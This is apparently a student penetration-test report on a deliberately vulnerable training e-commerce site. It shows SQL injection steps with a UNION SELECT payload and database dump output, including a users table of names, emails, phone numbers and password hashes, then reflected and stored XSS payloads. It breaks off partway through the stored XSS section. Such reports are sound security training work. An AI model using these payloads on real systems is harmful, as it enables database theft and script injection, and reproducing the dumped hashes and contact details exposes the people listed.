



Lifestyle Store - Project Web Application

Detailed Developer Report

Security Status – Extremely Vulnerable

- Hacker can steal all records from the databases of the website. (SQLi)
- Hacker can take control of complete server including View, Add, Edit, delete files and folders. (Shell Upload)
- Hacker can change source code of application to host malware, phishing pages or even explicit content. (Shell Upload)
- Hacker can inject client side code into applications and trick users by changing how page looks to steal information or spoil the name of the company. (XSS)
- Hacker can execute any commands to extract information from website and deface it. (Admin panel access)
- Hacker can easily view default and debug pages, can easily guess the default passwords and can exploit all the vulnerability related to the third party components used. (Security misconfiguration)

Vulnerability Statistics

Critical
13

Severe
11
Low
6

Moderate
4

Vulnerabilities

No	Severity	Vulnerabilities	Count
1	Critical	SQL Injections	3
2	Severe	Reflected and Stored Cross Site Scripting	2

3	Severe	Insecure Direct Object Reference	3
4	Critical	Rate Limiting Issues	1
5	Critical	Insecure File Uploads	1
6	Moderate	Client side filter bypass	1
7	Critical	Components with Known Vulnerability	3
8	Critical	Default Admin Password	1
9	Low	Descriptive Error Messages	1
10	Low	Default Files and Pages	5

Vulnerabilities

No	Severity	Vulnerabilities	Count
11	Critical	Remote File Inclusion	1
12	Moderate	Directory Listing	2
13	Moderate	PII Leakage	1

14	Severe	Open Redirection	1
15	Severe	Bruteforce Exploitation of Coupon Codes	1
16	Critical	Command Execution Vulnerability	2
17	Severe	Forced Browsing	2
18	Severe	Cross-Site Request Forgery	2
19	Critical	Seller Account Access	1

1. SQL Injection

SQL Injection
(Critical)

Below mentioned URL in the **online e-commerce portal** is vulnerable to SQL injection attack

Affected URL :

- <http://13.234.115.86/products.php?cat=1>

Affected Parameters :

- cat (GET parameter)

Payload:

- cat=1'

1. SQL Injection

SQL Injection
(Critical)


Here are other similar SQLi in the application

Affected URL :

- <http://13.234.115.86/products.php?cat=2>
- <http://13.234.115.86/products.php?cat=3>


Observation

- Navigate to the Main Page of the website where you will see categories option click on “**T Shirt**” or “**Socks**” or “**Shoes**” to get into this URL, you will see products as per the category you have chosen but notice the **GET parameter** in the URL.




Observation

- Now, we apply **single quote** in category parameter(i.e. GET parameter):
15.206.72.104/products.php?cat=1' and we get complete **MySQL error**.



Observation


- We then put --+ : **15.206.72.104/products.php?cat=1'--+** and the error is removed **confirming SQL injection:**



Proof of Concept (PoC)

- Attacker can execute SQL commands as shown below. Here we have used the payload below to extract the database name and MySQL version information:

`http://15.206.72.104/products.php?cat=1' union select 1,database(),2,version(),3,4,5--+`



Nike Basic Tshirt
499



PoC – attacker can dump arbitrary data

- No of databases: 2
- hacking_training_project

```
available databases [2]:  
[*] hacking_training_project  
[*] information_schema
```

- information_schema
- No of tables in hacking_training_project : 10
- brands
- cart_items
- categories
- customers
- order_items
- orders
- product_reviews
- products
- sellers
- users

```
Database: hacking_training_project
[10 tables]
+-----+
| brands |
| cart_items |
| categories |
| customers |
| order_items |
| orders |
| product_reviews |
| products |
| sellers |
| users |
+-----+
```

Business Impact – Extremely High

Using this vulnerability, attacker can execute arbitrary SQL commands on Lifestyle store server and gain complete access to internal databases along with all customer data inside it.

Below is the screenshot of users table which shows user credentials being leaked, although the password is encrypted yet vulnerable and can be misused by hackers.

Attacker can use this information to login to admin panels and gain complete admin level access to the website which could lead to complete compromise of the server and all other servers connected to it.

```
[21:58:54] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.14.0
back-end DBMS: MySQL >= 5.6
[21:58:54] [INFO] fetching entries of column(s) 'email, id, name, password, phone_number, user_name' for table 'users' in database 'hacking_training_project'
Database: hacking_training_project
Table: users
[16 entries]
```

id	name	user_name	password	email	phone_number
1	admin	admin	\$2y\$10\$xmadvrxSCxqdywSrDx5YSe1NAwX.7pQ2nQmaTCovH4CFssxgyJTki	admin@lifestylestore.com	8521479630
2	Donald Duck	Donal234	\$2y\$10\$PM.7nBSP5FMaldXiM/S3s./p5xR6GTVjry7ysJtxOkBq0JURAHs0	donald@lifestylestore.com	9489625136
3	Brutus	Pluto98	\$2y\$10\$xmadvrxSCxqdywSrDx5YSe1NAwX.7pQ2nQmaTCovH4CFssxgyJTki	Pluto@lifestylestore.com	8912345670
4	Chandan	chandan	\$2y\$10\$4cZBEIrgthXdvTlhwUlivuFELe03rR.GIcdp03NjrI50Vei0KLVDa	chandan@lifestylestore.com	7854126395
5	Popeye the sailor man	Popeye786	\$2y\$10\$Fkv1RfwYTiow2CaZtAQuXVnhGAUjt/If/yTqkNPC5zTrsVm7EeC	popeye@lifestylestore.com	9745612300
6	Radhika	Radhika	\$2y\$10\$RYxNh0yV/G4g70tFwpqYaexvHi8rF6XXui8kT1WtrfqhTutCA8JC.	radhika@lifestylestore.com	9512300052
7	Nandan	Nandan	\$2y\$10\$G.cRNLMEiG79ZFXELHg.R.o95334U0xmZu4.9MqzR5614ucwnk59K	Nandan@lifestylestore.com	7845129630
8	Murthy Adapa	MurthyAdapa	\$2y\$10\$mzQGzD4sDSj2EunpCioe4eK18c1Abs0T2P1a1P6eV1DPR.11UubDG	murthy@internshala.com	8365738264
9	John Albert	john	\$2y\$10\$GhDB8h1X6XjPMY12GZ1vD07Y3en97u1/.oXTZLmYqB6F18FBgecvG	jhon@gmail.com	6598325015
10	Bob	bob	\$2y\$10\$kiUikn3HPFbuyTtK75lLNurxzqCOLX3eMGy0/Ux16J0oG37dCGKLq	bob@building.com	8576308560
11	Jack	jack	\$2y\$10\$z/nyNlKRJ76m9ItMZ4N5lOeRxy6Gkqi9N/UBcJu5Ze07eM7N4pTHu	jack@ronald.com	9848478231
12	Bulla Boy	bullla	\$2y\$10\$HT5oiRMetqaZ7xGZPE9s2.Mk1yF4PnYDJHCWbm2w/xuKpjEEI/zjG	bullla@ranto.com	7645835473
13	hunter	hunter	\$2y\$10\$pB3U9iFwx8g5b12AkBpiEeIBdhiYfwy9y.xv23q12gGbMCyn7N3g2	konezo@web-experts.net	9788777777
14	asd	asd	\$2y\$10\$At5pFZnRwpjCD/yNnJWDL.L3Cc4Cv0W8Q/WEHmWzBFqVikBQfCF2	asd@asd.com	9876543210
15	acdc	acdc	\$2y\$10\$J50B78.gpucULtWpHwbcPedYcain.Yi.tsTLyQtK17FzdSpmIRRBi	cewi@next-mail.info	9999999999
16	hacker	hacker1	\$2y\$10\$KwdTzamsoIBoVMmDjrj6Yu5vWxi2z.GFvJ52GSA5xAzxfSSNyn7d6	hacker1@gmail.com	9234567899

Recommendation

Take the following precautions to avoid exploitation of SQL injections:

- Prepared Statements: Use SQL prepared statements available in all web development languages and frameworks to avoid attacker being able to modify SQL query.
- Character encoding: If you are taking input that requires you to accept special characters, encode it. Example. Convert all ' to \', " to \", \ to \\. It is also suggested to follow a standard encoding for all special characters such as HTML encoding, URL encoding etc
- Do not run Database Service as admin/root user
- Disable/remove default accounts, passwords and databases
- Assign each Database user only the required permissions and not all permissions

References

- https://www.owasp.org/index.php/SQL_Injection
- https://en.wikipedia.org/wiki/SQL_injection

2. Reflected Cross Site Scripting (XSS)

Cross Site
Scripting
(Severe)

Below mentioned parameters are vulnerable to reflected XSS,

Affected URL :

- `http://3.6.40.63/search/search.php?q=(here)`

Affected Parameters :

- `q`


Payload:

- `<><script>alert(1)</script>`

Observation


- Log in to your account.
- Then go to **My Cart** and then click on **SHOP NOW** button and type “<>” in the Search Box.

- You will notice that the code being reflected on the website.



PoC – custom script was executed

- Now, put the payload instead of “<>” after the q parameter: “><script>alert(1)</script>”
- **As you can see we executed custom JS causing popup.**



2. Stored Cross Site Scripting (XSS)

Cross Site
Scripting
(Severe)

Below mentioned parameters are vulnerable to stored XSS,

Affected URL :

- [http://13.232.162.26/products/details.php?p_id=\(all id's\)](http://13.232.162.26/products/details.php?p_id=(all id's))

Affected Parameters :


- customer review text field

Payload:

- `<script>alert(1)</script>`

Observation

Log in to your account. Then go to **My Cart** and then click on **SHOP NOW** button and select any product, Or Navigate to http://13.232.162.26/products/details.php?p_id=15 (here I selected product number 15).




PoC – the script was executed

